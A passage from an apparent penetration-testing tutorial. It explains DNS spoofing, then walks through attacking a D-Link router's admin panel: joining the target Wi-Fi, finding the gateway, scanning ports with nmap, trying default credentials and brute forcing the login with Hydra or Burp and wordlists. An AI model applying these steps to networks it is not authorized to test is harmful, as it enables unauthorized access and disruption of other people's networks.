 4. **The Answer:** The authoritative DNS server gives your DNS server the IP address (e.g., 142.250.183.142).
 5. **Your Computer Receives:** Your DNS server sends the IP address to your computer.
 6. **Connection:** Your computer then uses that IP address to connect to the Google server and display the website.
- **Caching:** To speed things up, DNS servers (and your computer) cache (save) the IP address-domain name mappings for a certain amount of time (the "Time To Live" or TTL). This avoids repeated lookups.
 - **Analogy:** The domain name is the name of the library (google.com), and the IP address is the actual address of the building (142.250.183.142). The DNS system is like the library's card catalog.

2. DNS Spoofing: The Attack

DNS spoofing (also called DNS cache poisoning) is a type of cyberattack where an attacker tricks a DNS server (or your computer) into providing the wrong IP address for a domain name. This allows the attacker to redirect you to a malicious website, even though you think you're going to a legitimate one.

- **Example:**

1. You type "google.com" into your browser.
2. Your computer asks your DNS server for the IP address of "google.com."

3. An attacker has already poisoned your DNS server. It responds with the attacker's IP address (e.g., 198.51.100.100).
4. Your browser is redirected to a fake Google website, which the attacker controls.

Challenge

Learn about DNS spoofing and how it can be performed using tools like Bettercap (and others). However, the goal is to understand the underlying mechanisms behind DNS spoofing, not just learning the tools themselves. Focus on how the attack works, not how to use the tool.

Chapter 12

Attacking the Modem GUI

Introduction

In this chapter, we will target the modem or router's web GUI itself. To reconfigure a device, you must access its web interface, authenticate, and then perform the configuration. Therefore, our first tasks are to gain network access and discover the service.

Why This is Important

To configure a modem or router, you connect to its web panel to perform administrative tasks, such as changing the network name (SSID) or password. This is typically done by the person who initially sets up the device.

Our workflow will be to find this web panel, attempt to gain access through successful authentication, and then configure it. By learning the material in this chapter, you will also learn how to configure your own router, which is a fundamental part of network setup. We will begin by finding the panel and then move on to the next steps.

Steps

1. Connect to the Wi-Fi Network

The first step is to connect to the target Wi-Fi network and obtain an IP address. This process is straightforward and has been covered previously.

```
(root@kali)-[~]
# iwconfig wlan0
wlan0 IEEE 802.11 ESSID:"Seifi"
      Mode:Managed Frequency:2.462 GHz Access Point: 00:AD:24:16:96:2B
      Bit Rate=6.5 Mb/s Tx-Power=20 dBm
      Retry short limit:7 RTS thr=2347 B Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=35/70 Signal level=-75 dBm
      Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
      Tx excessive retries:0 Invalid misc:1 Missed beacon:0

(root@kali)-[~]
# ifconfig wlan0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.62 netmask 255.255.255.0 broadcast 192.168.0.255
      inet6 fe80::3cb3:5033:f5d:fe7d prefixlen 64 scopeid 0<x20<link>
      ether a8:42:a1:b0:ea:ba txqueuelen 1000 (Ethernet)
      RX packets 207 bytes 171922 (167.8 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 271 bytes 33311 (32.5 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 12.1: Wi-Fi Connection

2. Find the Router's IP Address (Gateway)

The modem's web interface is typically hosted at the network's gateway address. On a Linux system, you can find the gateway address using one of the following commands.

The modern, recommended command:

```
ip route show
```

or the traditional command:

```
route -n
```

In the output from these commands, you'll find the gateway address. If the gateway for your wlan0 interface is 192.168.0.1, that is the IP address of the modem/router you will target.

```
(root@kali)-[~]
# route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 192.168.247.2 0.0.0.0 UG 100 0 0 eth0
0.0.0.0 192.168.0.1 0.0.0.0 UG 600 0 0 wlan0
192.168.0.0 0.0.0.0 255.255.255.0 U 600 0 0 wlan0
192.168.247.0 0.0.0.0 255.255.255.0 U 100 0 0 eth0
```

Figure 12.2: Finding Gateway

3. Scan for Open Ports

Next, it's a good idea to run a port scan on the router's IP address. We do this because some manufacturers host the administration interface on non-standard ports. In our example, a scan shows that ports 80 (HTTP) and 443 (HTTPS) are open. You can now try accessing the web interface by navigating to `http://192.168.0.1` or `https://192.168.0.1` in a web browser.

```
nmap <gateway_ip> -p- -T4
```

Notes:

- `-p-` scans all ports (1–65535).
- `-T4` is aggressive-but-stable timing; `-T5` is the fastest but may cause dropped packets or false negatives.
- Use `-sV` to detect service versions and `-Pn` if the host does not respond to pings, e.g., `nmap -sV -Pn -p- -T4 <gateway_ip>`.

As you can see in the picture below, this brings us to the device's login page. From here, we can often identify the brand and model of the device. In this case, the manufacturer is D-Link.

4. Authenticate to the admin panel

Common approaches:

- Try default credentials first (e.g., `admin:admin`, `admin:password`, or vendor-specific defaults).
- Many consumer devices still ship with default logins.

```
(root@kali)~# nmap 192.168.0.1 -p- -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-29 07:18 EDT
Warning: 192.168.0.1 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.1
Host is up (0.028s latency).
Not shown: 65234 closed tcp ports (reset), 296 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
2212/tcp  open  leecoposserver
49153/tcp open  unknown
MAC Address: 00:AD:24:16:96:2B (D-Link International)

Nmap done: 1 IP address (1 host up) scanned in 27.72 seconds
```

Figure 12.3: Finding Open Ports




Figure 12.4: Finding Interface

- If defaults fail and you have authorization to test, perform controlled credential enumeration/brute force using tools such as Hydra or Burp Suite (Intruder). The methodology: pick plausible usernames and test a password list (wordlist). This is brute forcing.

Use Burp Suite to capture the login request and identify parameter names and the response string that indicates failure or success; then use that information to craft

an accurate automated attack.

Challenge: Research Hydra and Burp Suite. Learn how Burp identifies the login POST parameters and how to build a matching Hydra / Intruder payload. Find common attacker wordlists (e.g., rockyou.txt, SecLists) and learn how to tune them for your target.

5. If you log in

Note: The default login credentials (username and password) required for this administrator access may vary depending on the specific device manufacturer or brand.

If you successfully authenticate you can view and change settings (SSID, Wi-Fi password, DHCP leases, firmware updates, remote management, etc.). In the screenshot below you can see the Wi-Fi settings. Be careful: changing settings can disrupt legitimate users.




Figure 12.5: Show the Setting

This access is valuable because it gives you the flexibility to change your Wi-Fi password or adjust other settings at any time.